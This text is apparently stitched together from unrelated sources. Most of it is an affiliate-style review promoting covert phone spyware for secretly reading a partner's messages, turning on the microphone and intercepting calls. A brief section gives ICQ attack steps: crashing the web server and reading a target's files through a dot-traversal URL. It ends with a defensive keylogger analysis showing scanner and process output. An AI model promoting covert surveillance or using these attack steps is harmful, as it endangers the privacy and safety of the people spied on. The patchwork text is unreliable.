My favorite product is the Pro-X version. This bad boy has everything. I simply cannot believe what the guys at Flexispy have managed to create. There is no other way you're ever going to be a "fly on the wall" without actually being next to the person you want to spy on. Using Flexispy Pro-X, there is absolutely no way you CANNOT find out the truth.

Check out Flexispy Pro-X's complete list of features.



	PRO-X	PRO	LIGHT	BUG
Application Features				
Remote Listening	✓	✓		✓
Control Phone By SMS	✓	✓	✓	✓
SMS and Email Logging	✓	✓	✓	
Call History Logging	✓	✓	✓	
Location Tracking	✓	✓	✓	
Call Interception	✓			
GPS Tracking	✓			

As you can see from the above screenshot, Flexispy Pro-X is loaded with features you WILL NOT find anywhere else.

Cell phones that Flexispy PRO-X support are iPhone & Windows Mobile, & Symbian (Nokia & some Samsung & LG phones.)

The other significant improvement made by the Flexispy team, is in their customer support. They now offer a variety of ways to help answer any questions. Support options include any of the following:

- Live chat via their website (English, Spanish & Dutch)
- Support phone numbers in US, Hong Kong, & Singapore
- Skype
- Improved FAQ

If you look at the other spy phone vendors, not a single one offers customers this many options.

In addition to improvements in features and service, Flexispy now supports the most mobile phones than any other vendor. iPhone 2G, 3G, & the new 3GS, Symbian 8/9 (more than 50 models), Windows Mobile, & even BlackBerry.

In summary, Flexispy wins hands down as the ultimate spy phone product available anywhere in the world. In addition, they now have the BEST customer support offered by any spy phone vendor online today.

- Product: Flexispy
- Cost: USD $149.00 - $349.00
- Supported Phones: iPhone 2G, 3G/GS, Windows Mobile, Symbian 8/9, Blackberry.

(Check out this Flexispy **Nokia spy software** review for a more detailed analysis of what Flexispy is, and what it can do.)

To purchase Flexispy, go to **www.SPOOFEM.COM**.

#2 PICK is Mobile Spy.

Out of all the spyphone software I've come across, this is by far one of the most dependable products on the market today. Although not as feature rich as Flexispy, its gives every wannabe spy the basic features needed to spy on a cell phone.

Another reason why I really like these guys, is because when you order an annual license ($99.97 USD), you get a **FREE 1 yr license** to their award winning PC Monitoring software called **SniperSpy**. Not only does Sniper Spy monitor all websites visited, chat sessions, etc. but it also allows you to get real time access to the users PC, so you can actually **watch what they are doing in REAL TIME!** Now you can monitor their mobile AND their PC! So so cool.

Mobile Spy was one of the first spyphone software apps to monitor Windows Mobile based smartphones. The program has gained major media attention from dozens of radio stations, magazines and web sites all over the world because not only does it work as advertised, but it's sold by one of the leaders in PC spy technology.

As with most spyphone software, Mobile Spy software gives you the ability to monitor the various activities outlined below. Your logs are safely stored in your private Mobile Spy account which is accessible from anywhere in the world using a username and password you create.

Activities Monitored by Mobile Spy

- SMS Monitoring
- Records every text message sent or received.
- Sender's Number
- Recipient's Number
- SMS Date / Time
- Message Text

8.0 SPYWARE

Call Monitoring

- Logs all inbound and outbound phone calls.
- Number Dialed
- Number of Caller
- Call Date / Time
- Call Direction

Furthermore, where Mobile Spy really shines is their support and service.

Support - When I purchased Mobile Spy, I had a few problems with my GPRS settings. Every time I sent in a support request, not only did I receive a ticket number, but my support questions were correctly answered right away. In some cases, I received a reply within minutes. I'd say, 100% of the issues I raised were solved within 24 hours.

Service - One problem I have noticed when using spyphone software is the dependability of the vendor's website. Due to the large server loads that these programs place on the servers, you need to make sure the vendor has the capability and resources to ensure the servers stay online. In the last six months of using Mobile Spy, not a single time has the server been down.

In summary, although not as feature rich as Flexispy, Mobile Spy has all the "basic" features you need to spy on a cell phone, is made by a dependable company, has great support, and provides a service which really does work as advertised.

- Product: Mobile Spy
- Cost: USD $49.97 - $99.97.
- Supported Phones: Windows Mobile & Symbian 8/9, & iPhone, & BlackBerry.

** **iPhone support with stealth GPS tracking NOW AVAILABLE (all models)**

UPDATE 07-Nov-09: Android spy phone software from Mobile Spy is now available.

UPDATE 26-Oct-09: Mobile Spy BlackBerry spy software now available.

To purchase Mobile Spy, go to **www.mobile-spy.net**

For more information on Sniper Spy PC Spy, go to **www.SPOOFEM.COM**

#3 PICK is Neo Call.

Neo Call was actually the first company to market spyphones. They support a largge variety of cell phones and have more products than any of their competitors. So why are they not the market leader?

The problem with Neo Call is that their site and ordering process is too confusing. Sometimes trying to offer too much to someone results in them not buying anything. This is the case with Neo Call. I've been using cell phone spy software from the early days when it was only talked about in the hardcore mobile hacking forums, yet even I get confused when trying to figure out which software is best for me.

Here is a list of their products:

Neo-TRAX (Localization Software)

Neo-LIST (Call List Software)

Neo-LOG (Data Log Software)

Neo-SMS (SMS/MMS Software)

Neo-LOG PRO (BlueTooth Data Log Software)

Neo-PHONE (Spyphone Software)

Neo-SIM (Sim Info Software)

Neo-RECORD (Sound Recorder Software)

Neo-INTERCEPT (Interceptor Software)

As you can see, they have a large selection but which one do I buy?

If you look at the features of each one, several of their products do the same thing. Strange??

One product I have tried is the NEO SMS product. (the strange thing is that the features in Neo SMS are also in most of their other products. Which brings me back to my original point, which one do I buy?) Once installed on the target phone, Neo SMS will send to the predefined number a copy of any SMS received or sent by the Target Phone.

Translation = You get a copy of every SMS sent or received. :)

On a positive note, Neo Call has a great online forum which is quite active with users and Neo Call staff.

In my opinion, Neo Call is possibly only a website update away from becoming a true competitor to Flexispy. Neo Call just needs to consolidate their products, improve their ordering process, and hope those guys over at Flexispy don't release anything new. :)

Watch out for these guys!

- Product: Neo-Call
- Cost: USD $99.00 - $700.00
- Supported Phones: Windows Mobile & Symbian 8/9

For more information, please visit **www.SPOOFEM.COM**.

The one product that I DO NOT recommend is Ultimate Bluetooth Mobile Spy Software.

The reason why I'm including Ultimate Bluetooth Mobile Spy Software sold by several companies online, is due to the large number of emails I receive asking what I think of e-Stealth.

e-Stealth has been very active online promoting their Bluetooth Mobile Spy Software. No matter what spy related keyword you enter into a search engine, there always seems to be an e-Stealth ad.

Does it work? Yes. Should you buy it? No.

The reason why I don't recommend you purchase e-Stealth's Ultimate Bluetooth Mobile Spy Software, is due to their ridiculous refund policy. Although they claim their software works as advertised, there could be situations where the software either does not work, or the person who purchased the software finds out their phone (or the target phone) is not compatible.

Here is a snippet from e-Stealth's refund policy:
WHEN YOU COMPLETE YOUR PURCHASE, YOU, THE BUYER, ARE CLAIMING THAT YOU HAVE READ, ACCEPTED, AND FULLY UNDERSTAND THE TERMS OF THIS AGREEMENT. WHICH INCLUDES A ZERO REFUND POLICY. THAT MEANS THAT NO REFUNDS ARE OFFERED.

YOUR ACCEPTANCE OF THE TERMS OF THIS AGREEMENT IS A MATERIAL PART OF THE TOTAL CONSIDERATION REQUIRED TO PURCHASE OUR PRODUCTS.

It gets even better. Read the details of their refund & chargeback policy below.

** IMPORTANT ** PLEASE READ THE FOLLOWING **
Buyer agrees that if he uses trickery to receive more than one refund, or if he causes a fraudulent dispute claim that results in a chargeback against the Seller's account, that the Seller is authorized to re-charge the Buyer's credit card that was used for the original purchase to the extent that will make the Seller whole. Buyer agrees to, in addition to actual damages, pay to the Seller liquidated damages of an amount equivalent to US$10,000 for every separate fraudulent action Buyer commits.

Now let me ask you a question....

Regardless of how good their product is, do you really want to do business with a company that refuses to refund your money for ANY reason and makes you agree not to file a chargeback (fraudulent chargeback as they say), otherwise you are liable for USD $10,000 in damages.

With all the spy phone vendors online today, including many with 5-7 day 100% refund policies, why would you want to purchase from a company such as e-Stealth that has such a strict refund policy?

A. Can I use something else besides Spy Phone Software to find out what is on a phone?


If you feel that downloading and installing spy phone software is a bit complex, and something you are just not comfortable with, then you I'd recommend you check out a SIM Card Reader.

A SIM Card Reader is a cool little device that enables you to recover & retrieve deleted text messages and call logs from almost every type of SIM cards & Smart card.

To use a SIM Card Reader, all you do is insert the target phone's SIM card into the device, then plug the device into any USB port on your computer, and then you'll have access to recently deleted text messages and call logs.

8.0 SPYWARE

Here is an overview of how to use it.



Pop SIM card out of any cell phone

Place SIM Card into Cell Phone Spy and Plug into USB on any computer.

Instantly read and modify all information, Including Deleted Messages!

Keep in mind, this is not as powerful as spy phone software. It does not offer continued access to text messages, call logs, and GPS tracking via an online control panel. Nor does it offer call interception and remote monitoring, but it's definitely better than nothing if you don't want to go through the steps to install spy phone software.

My recommendation is that spy phone software should be your first choice, then perhaps this product as your back up if you run into problems installing spy phone software. They both are similarly priced, so you do get better value for the money with spy phone software, but it's all about personal preference. Some people are more comfortable using a product like this, versus trying to figure out how to install software on the target cell phone.

For more details or to purchase a SIM Card Reader, go to:

Cell Phone Spy Elite
#1 SIM Recovery Tool Trusted By Private Investigators
For Deep Forensic Analysis Of SIM Cards and Smart Cards

IMPORTANT: If you do decide to purchase their SIM Card reader, make sure you read their list of phones and networks that are not compatible. They do a good job listing all phone makes and models, including which networks might cause problems. It's worth reading before dropping any of your hard earned money.

Available at: **www.SPOOFEM.COM**

8.1 Q. How do I spy on a cell phone?

A. There is a lot of spy phone software on the market today. In just a few short years, cell phone spyware can now be purchased for BlackBerry, iPhones, Nokia, Windows Mobile, and even the new Android cell phones.

Flexispy, Mobile Spy, & Neo Call are the current market leaders used by thousands to catch their cheating spouse, monitor employees & teens, but which spy phone software should you buy?

Flexispy is popular, but is it the best? Neo Call has lots of features, but why do I not like it, Mobile Spy is good, but why does it not get the press Flexispy does? e-Stealth has stormed on the scene, but why do I not recommend it?

These questions and more are answered, including my recommendation on which spy phone software you should buy, and which one you should stay away from.

8.2 Q. What type of phones can I install Mobile Spyware on?

A. Mobile Spyware is compatible with three operating systems: BlackBerry, Android Windows Mobile, Symbian OS, and Apple iPhone.

8.3 Q. What information can be access from the phone?

The activities recorded are each described below. All activities include a date/time stamp and are searchable by phone number. All logs can be easily exported to CSV for importing to your database!

Calls Log

Each incoming and outgoing number is logged along with duration and time stamp.

SMS (Text Messages) Log

Every text message is logged even if the phone's logs are deleted. Includes full text.

GPS Locations Log

The device's current location is frequently logged using GPS when signal available.

Web Site URLs Log

Each address visited in browser is logged. This feature is currently for iPhones only.

Log Summary

A summary of all activities can be shown along with separate viewers for each type. Flexispy announced that their spy phone software for the iPhone, will now offer a remote monitoring feature. This spy phone feature enables someone to remotely turn on an iPhone's microphone, and then secretly listen in on the surroundings of the iPhone. This was big news across the web, and lots of media reported on it. Now comes yet another update to their iPhone spy phone software.

8.0 SPYWARE

So what's the new iPhone spy phone feature? CALL INTERCEPTION!

'Call Interception'   allows you to intercept and listen to incoming and outgoing phone calls. Yes, you've read it right. With Flexispy's newest iPhone spy phone product, you will now be able to secretly listen in on both incoming and outgoing calls. The way it works, is you specify the numbers you are interested in (perhaps you suspect these numbers are the person your significant other is having an affair with) and when any calls to or from these numbers occur on the iPhone with Flexispy's spy phone software installed, Flexispy will send a secret text message to YOUR cell phone. If you now call the iPhone, you will be added to the call and will now be able to listen to both sides of the conversation.

In addition to call interception, Flexispy PRO-X, also has all the other advanced spy phone technology such as:

- Remote Monitoring (This is what Flexispy PRO does that the earlier Flexispy versions didnt.)
- Text Message Interception
- GPS TrackingCall Logging (View all details of the iPhone's call history)
- SIM Change Notification
- Email Logging
- Full Remote Control Capabilities (remotely configure and uninstall the iPhone spy software)

As you can see, Flexispy Pro-X has just about every type of spy phone feature you'd ever need, regardless of your reasons for purchasing iPhone spy phone software.

Now before you rush out to buy Flexispy's iPhone spy software, *here are a few things you need to keep in mind.*

1) Access to the iPhone. Don't even think of buying this type of software, unless you will have access to the iPhone. This is probably the #1 question I get from my readers. They want to know how to install spy phone software such as Flexispy remotely. Unfortunately, there is absolutely no way to install Flexispy (or any other spy phone software) remotely. If you read somewhere else that you dont need access to the target phone, run away from that product because it's a scam. Bottom line, without physical access to the iPhone, you will not get Flexispy installed.

2) iPhone Version. According to Flexispy's website, their Flexispy Pro-X spy phone software will only work on iPhones running OS version 3.0 or 3.01.

3) **Price.** According to Flexispy's website, Flexispy Pro-X for the iPhone, is their flagship iPhone spy phone product. This means it's not cheap, but I guess you get what you pay for. How much? A cool $349 USD, or roughly 250 EUR.

If all of these things are ok on your side, and want to get your hands on Flexispy's latest spy phone product, then go to their website at: **www.SPOOFEM.COM**.

Once you get to their site, click on the green 'BUY NOW' button in the Flexispy iPhone box on the home page. DO NOT click on the 'Flexispy PRO-X' box, because the iPhone is not listed as a supported device, so you will not be able to purchase it. However, if you click on the Flexispy iPhone box, and scroll all the way down, you'll see Flexispy PRO-X listed at the bottom. (as shown in the picture above).

I'm personally really excited about this product because I've tested out Flexispy Pro-X for Symbian and Windows Mobile phones, and I was extremely impressed. If Flexispy Pro-X for the iPhone, works as good as it did for the other cell phones, then this is quickly going to become the most talked about iPhone spy application on the net, which makes you wonder if Apple will step in and do whatever they can to put an end to spy phone software for the iPhone.

So far Apple has been quiet, despite the advancements companies such as Flexispy & **Mobile Spy** (another iPhone spy phone vendor) have made with their iPhone spy phone software, but with Flexispy now giving anyone willing to part ways with $350 bucks, the ability to intercept a live call of an iPhone user, Apple most likely wont stay quiet for much longer.

8.4 Q. HELP! - Do I have spy software on my cell phone?

Q. Are you worried that someone might have installed spyphone software on your cell phone? Mobile Spy? Flexispy? or something else?

Here is a quick top 5 list of things to look for:

1. Your partner has recently asked to borrow your phone to "install some cool software" or download a ringtone. (Mobile Spy, Neo Call, & Flexispy all require someone to physically install the software)
2. You notice an unusual increase in GPRS activity. (remember, most of these apps such as Flexispy use GPRS to transfer the data logs)
3. Your SMS bill has recently increased and you don't remember sending so many messages. (Apps such as Neo Call use SMS forwarding)
4. You notice the GPRS and/or the internet connection icon activate for no reason several times a day.
5. Your phone 'lights up' for no reason but doesn't ring. (Apps such as Flexispy have remote monitoring and Flexispy cannot stop the phone from lighting up/flash when someone calls your phone to monitor you)

8.5 What's with ICQ?

If someone has turned on the "Activate my home page" feature it will turn their computer into a poor Web server. Telnet to port 80 and type junk, followed by "Quit" and "Enter." Boom, GPF. You can also explore the person's hard drive. Here's how.

Type in:

http://members.icq.com/<ICQ of target person>

This will redirect you to the person's home computer, and you will have their IP address.

http://<IP address>/...../a2.html

This will show you the a2.html file in the ICQ directory. Add more dots and .html to the url to look at other files.

This works on ICQ99a build 1700. The fix? Don't use ICQ—it's lame anyway.

Spyware overview

Spyware is a categorical term given to applications and software that log information about a user's online habits and report back to the software's creators. The effects of these programs range from unwanted pop-up ads and browser hijacking to more dangerous security breaches, which include the theft of personal information, keystroke logging, changing dialup ISP numbers to expensive toll numbers, and installing backdoors on a system that leave it open for hackers.

Spyware usually gets into the computer through banner ad-based software where the user is enticed to install the software for free. Other sources of spyware include instant messaging, various peer-to-peer applications, popular download managers, online gaming, many porn/crack sites, and more. Note that most, but not all, spyware is targeted exclusively at Microsoft's Internet Explorer web browser. Users of modern Web browser alternatives, such as Mozilla's Firefox and Apple's Safari, are generally not affected by spyware at all.

The most recent delivery methods used by malicious spyware require no permission or interaction with the users at all. Dubbed as "drive-by downloads," **ref 1** the spyware application is delivered to the user without his knowledge simply when he visits a particular website, opens some zipped files, or clicks on a malicious pop-up ad that contains some active content such as ActiveX, Java Applets, and so on. Spyware can also be hidden in image files or in some cases has been shipped along with the drivers that come with a new hardware device.

Spying techniques

Depending upon the nature of the information gathered, each piece of spyware may function differently. Some spyware applications simply gather information about a user's surfing habits, purely for marketing purposes, while others are far more malicious. In any case, the spyware attempts to uniquely identify the information sent across a network by using a unique identifier, such as a cookie on the user's hard disk or a Globally Unique Identifier (GUID). **ref 2** The spyware then sends the logs directly to a remote user or a sever that is collecting this information. The collected information typically includes the infected user's hostname, IP address, and GUID, along with various login names, passwords and other keystrokes.

Types of keyloggers

As mentioned, keyloggers are applications that monitor a user's keystrokes and then send this information back to the malicious user. This can happen via email or to a malicious user's server somewhere on the Internet. These logs can then be used to collect email and online banking usernames and passwords from unsuspecting users or even capture source code being developed in software firms.

While keyloggers have been around for a long time, the growth of spyware over the last few years means they warrant renewed attention. In particular, this is due to the relative ease at which a computer can become infected — a user simply has to visit the wrong website to become infected.

Keyloggers can be one of three types:

- **Hardware Keyloggers.** These are small inline devices placed between the keyboard and the computer. Because of their size they can often go undetected for long periods of time — however, they of course require physical access to the machine. These hardware devices have the power to capture hundreds of keystrokes including banking and email username and passwords.
- **Software using a hooking mechanism.** This type logging is accomplished by using the Windows function SetWindowsHookEx() that monitors all keystrokes. The spyware will typically come packaged as an executable file that initiates the hook function, plus a DLL file to handle the logging functions. An application that calls SetWindowsHookEx() is capable of capturing even autocomplete passwords
- **Kernel/driver keyloggers.** This type of keylogger is at the kernel level and receives data directly from the input device (typically, a keyboard). It replaces the core software for interpreting keystrokes. It can be programmed to be virtually undetectable by taking advantage of the fact that it is executed on boot, before any user-level applications start. Since the program runs at the kernel level, one disadvantage to this approach it that it fails to capture autocomplete passwords, as this information is passed in the application layer.

Analyzing a keylogger


There are many different keyloggers available, including the Blazing Tools Perfect Keylogger **ref 3**, Spector **ref 4**, Invisible Keylogger Stealth **ref 5**, and Keysnatch **ref 6**. Most of these have more or less the same set of features and way of functioning. Therefore, we will focus on one particular tool in our examples, the one from Blazing Tools.

The Blazing Tools Perfect Keylogger will be analyzed in this paper because it has been found hidden in so many Trojans on the Internet. It's a good example of a common hook-type keylogger. Although Blazing Tools markets its products to IT administrators and parents, the presence of their keylogger in many Trojans illustrates how people can package legal code and use it for malicious activities. The following features of the "Perfect Keylogger" are of use to anyone trying to spy on an unsuspecting user:

8.0 SPYWARE

- **Stealth Mode.** In this mode no icon is present in the taskbar and the keylogger is virtually hidden.
- **Remote Installation.** The keylogger has a feature whereby it can attach to other programs and can be sent by e-mail to install on the remote PC in stealth mode. It will then send keystrokes, screenshots and websites visited to the attacker by e-mail or via FTP.
- **Smart Rename.** This feature allows a user to rename all keylogger's executable files and registry entries.

This keylogger was installed on a test PC. The following capture, with the help of a tool such as SNAPPER **ref 7**, shows the changes in the files after installing the keylogger, as shown below in Figure 1.




```
Name                  Size  Type  Modified                Attributes
bpk.bin              1,344  bin   1/30/2005 2:15:10 AM    Arc
bpk.chm            170,669  chm   1/29/2004 10:47:31 PM   Arc
bpk.dat             34,539  dat   2/5/2004 2:43:52 PM     Arc
bpk.exe            393,216  exe   1/29/2004 10:47:32 PM   Arc
bpkhk.dll            8,704  dll   1/29/2004 10:47:32 PM   Arc
bpki.dll           215,040  dll   1/29/2004 10:47:32 PM   Arc
bpkr.exe            16,384  exe   1/29/2004 10:47:32 PM   Arc
bpkun.exe           40,960  exe   1/29/2004 10:47:32 PM   Arc
bpkvw.exe           90,112  exe   1/29/2004 10:47:32 PM   Arc
downloads.url          159  url   1/29/2004 10:47:31 PM   Arc
dt                   <dir>        2/5/2005 9:34:30 PM     Dir
inst.bin            39,936  bin   1/29/2004 10:47:32 PM   Arc
install.log            520  log   1/29/2004 10:47:34 PM   Arc
license.txt          3,215  txt   1/29/2004 10:47:32 PM   Arc
order.url              158  url   1/29/2004 10:47:31 PM   Arc
pk.bin               3,680  bin   2/5/2004 5:34:30 PM     Arc
web.dat             11,214  dat   1/31/2004 11:10:53 AM   Arc
```

C:\Program Files\BPK\

16 extra files, 1 extra folder

No matching folder

Snapper found 117,894 files and 12,300 folders in 280.58 seconds (464/sec)


Snapper v3.0.21
File Compare View Window Help
New Open Repeat Compare Save As Print
Microsoft AntiSpyware (Beta 1)
File Options Tools Help
Microsoft AntiSpyware Beta1
Spyware Scan
Spyware Scan
Spyware Scan Results

```
Spyware detected: 1 threats
Recommended Action  Threat Name                                      Threat Level
Quarantine          BlazingTools Perfect Keylogger (Commercial       Moderate
                    C:\Program Files\BPK\bpk.exe
                    C:\Program Files\BPK\bpkhk.dll
                    C:\Program Files\BPK\bpki.dll
                    C:\Program Files\BPK\bpkr.exe
                    C:\Program Files\BPK\bpkun.exe
                    C:\Program Files\BPK\bpkvw.exe
                    C:\Documents and Settings\sachin.shetty\Desktop\i_bpk2008.exe
                    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run bpk
                    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run bpk
                    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run bpk
                    HKEY_LOCAL_MACHINE\SOFTWARE\Classes\PK.IE.1
                    HKEY_LOCAL_MACHINE\SOFTWARE\Classes\PK.IE.1\CLSID {1E1B2879-88FF-11D3-8D96-D7ACAC95951A}
                    HKEY_LOCAL_MACHINE\SOFTWARE\Classes\PK.IE.1 IE Plugin Class
                    HKEY_LOCAL_MACHINE\SOFTWARE\Classes\PK.IE
                    HKEY_LOCAL_MACHINE\SOFTWARE\Classes\PK.IE\CLSID {1E1B2879-88FF-11D3-8D96-D7ACAC95951A}
                    HKEY_LOCAL_MACHINE\SOFTWARE\Classes\PK.IE\CurVer PK.IE.1
                    HKEY_LOCAL_MACHINE\SOFTWARE\Classes\PK.IE IE Class
```


Figure 1. File changes made by the Perfect Keylogger.

With the help of a free anti-spyware application such as Microsoft Antispyware **ref 8**, the registry entries made by the keylogger as well as its DLLs and EXEs can be seen below in Figure 2.

Figure 2. Registry entries, .dll files and .exe files of Keylogger.

The keylogger also runs as a background process which can be seen with the help of a tool such as SysInternals' Process Explorer **ref 9**, as shown below in Figure 3.

8.0 SPYWARE


Process Explorer - Sysinternals: www.sysinternals.com
File Options View Process Find Handle Help

Process	PID	CPU	Description	Company Name
System Idle Process	0	99		
explorer.exe	2512		Windows Explorer	Microsoft Corporation
LOGI_MWX.EXE	2712		Logitech Launcher Application	Logitech Inc
UpdaterUI.exe	2776		Common User Interface	Network Associates, Inc.
shstat.exe	2816		On-access scanner statistics	Network Associates, Inc.
gcasServ.exe	2876		Microsoft AntiSpyware Service	Microsoft Corporation
tpll.exe	2868			
procexp.exe	3828	1	Sysinternals Process Explorer	Sysinternals

